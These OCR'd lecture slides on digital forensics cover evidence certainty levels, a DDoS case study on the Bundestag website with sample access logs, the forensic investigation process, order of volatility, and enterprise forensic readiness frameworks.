
- Digital Evidence is not directly linkable to a natural person.

Digital Evidence Certainty Levels

Certainty Level	Description/Indicators	Commensurate Qualification
C0	Evidence contradicts known facts	Erroneous/incorrect
C1	Evidence is highly questionable	Highly uncertain
C2	Only one source of evidence is not protected against tampering	Somewhat uncertain
C3	The source(s) of evidence are more difficult to tamper with but there is not enough evidence to support a firm conclusion or there are unexplained inconsistencies in the available evidence	Possible
C4	(a) Evidence is protected against tampering or (b) evidence is not protected against tampering but multiple, independent sources of evidence agree	Probable
C5	Agreement of evidence from multiple, independent sources that are protected against tampering. However, small uncertainties exist (e.g., temporal error and data loss)	Almost certain
C6	The evidence is tamperproof or has a high statistical confidence	Certain

(Casey2011, p.70)

DDoS-Attack on www.bundestag.de



Anhörung zur Attraktivität der Bundeswehr

Die verschiedenen Verbesserungen für Soldatinnen und Soldaten, die Verteidigungsminister Ursula von der Leyen anstrebt, um den Dienst in der Bundeswehr attraktiver zu machen, beschäftigen den Verteidigungsausschuss des Bundestages am Montag, 23. Februar, in einer Anhörung. Unter anderem soll die reguläre Wochenarbeitszeit auf 41 Stunden festgelegt werden.

Petitionen

- Arbeitsförderung - Weiterführung des Arbeitsmarktprojektes 50plus
- Straßengüterverkehr - Geplante Erhöhung der LKW-Maut auf 2015 vorziehen; Verzicht auf PKW-Maut

Hier können Sie eine Petition einreichen

Debatten

Ausbildungsmission im Irak beschlossen


Ausschüsse

Expertin: Deutschland als Mediator glaubwürdig

Aktuelle Meldungen

Politisch motivierte Straftaten

DDoS-Attack on www.bundestag.de


Deutscher Bundestag
Der Bundestag
Dokumente
Mediathek
Kultur & Geschichte
Presse
Besuchen Sie uns
Service
Anhörung zur Attraktivität der Bundeswehr
Petitionen
Debatten
Ausschüsse
Aktuelle Meldungen
Hier können Sie eine Petition einreichen
Ausbildungsmission im Irak beschlossen
Expertin: Deutschland als Mediator glaubwürdig
Politisch motivierte Straftaten
Provider


DDoS-Attack on www.bundestag.de

- What Digital Evidence do we have?

Logs

```
193.174.122.141 - - [13/Feb/2015:14:10:00 +0100] "GET / HTTP/1.1" 200 39 "-" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101 Firefox/35.0"
193.174.122.141 - - [13/Feb/2015:14:18:53 +0100] "GET / HTTP/1.1" 200 39 "-" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101 Firefox/35.0"
193.174.122.141 - - [13/Feb/2015:14:20:27 +0100] "GET / HTTP/1.1" 304 - "-" "Mozilla/5.0
(compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
193.174.122.141 - - [13/Feb/2015:14:21:42 +0100] "GET / HTTP/1.1" 304 - "-" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1)"
```

(Basic) Forensic investigation process



Acquisition

Secure and collect digital evidence from the crime scene

Examination

Decide which evidence/data is relevant to the case

Analysis

Interpretation of data

Correlate evidence

Handle uncertainty

assess likelihood of events

Presentation

Write a Report

Present evidence in a court of law

Order of Volatility for a typical system (RFC 3227)

- registers, cache
- routing table, arp cache, process table, kernel statistics, memory
- temporary file systems
- Disk
- remote logging and monitoring data that is relevant to the system in question
- physical configuration, network topology
- archival media

Privacy issues

- Data privacy act
- **Principle of proportionality**

Ethics

- Consequences of investigation

- Strike back

Presentation

- Report
- Expert witness

Acquisition Examination Analysis Presentation

Anti-forensics

- Steganography

- Encryption


Forensics and IT-Security

- Use of cryptographic hashes for preservation
- Distinguish between malicious and benign activities
- User authentication needed for accountability and identification of a user/suspect

Agenda

1. Digital Forensic Basics
2. **Digital Forensics in Enterprises**
3. Paper and Assignment

Digital Forensics in Enterprises: Example



Forensic Readiness

ISO 27043 / Elyas et al. 2105

Forensic Readiness Goals


1. Maximize an environment’s ability to collect credible digital evidence.
2. Minimize the cost of forensics in an incident response.

(Tan 2001)

3. Minimize interference with and prevent interruption of business processes.
4. To preserve or improve the current information security level of systems within the organization.


(ISO 27043)

Forensic Readiness Framework



(Elyas et al. 2015)


Forensic Readiness Framework



1. Demonstrate adherence to laws and regulations.
2. Be able to produce legally sound digital evidence.
3. Initiate forensic investigations, and forensically respond to incidents at reduced costs, run own digital forensic investigations.
4. Objectives that are not directly related to digital forensics like the reduction of business interruptions through investigations or better capabilities to evaluate the business impact of incidents.

(Elyas et al. 2015)

Forensic Readiness Framework



Organizational Factors

Governance


Top Management Support

Culture

1. Implementation of processes and structures to set responsibilities and practices within the digital forensics program.
2. To management support for digital forensics as an organization-wide initiative.
3. Pro digital forensics culture to shape and direct members’ attitudes and behaviours towards forensic readiness.

(Elyas et al. 2015)


Forensic Readiness Framework



1. Set of procedures and guidelines for forensic and non-forensic stakeholders.
2. HR for forensic program (CSIRT).
3. Teach forensic best practices and support the digital forensics culture initiative.
4. Indirectly involved internal or external parties.

(Elyas et al. 2015)


Forensic Readiness Framework



1. Forensic hard- and software like writeblocker, Sleuthkit, Rekall or GRR to capture, preserve, analyze and report forensic evidence.
2. Design and configuration of the digital forensic technology infrastructure.

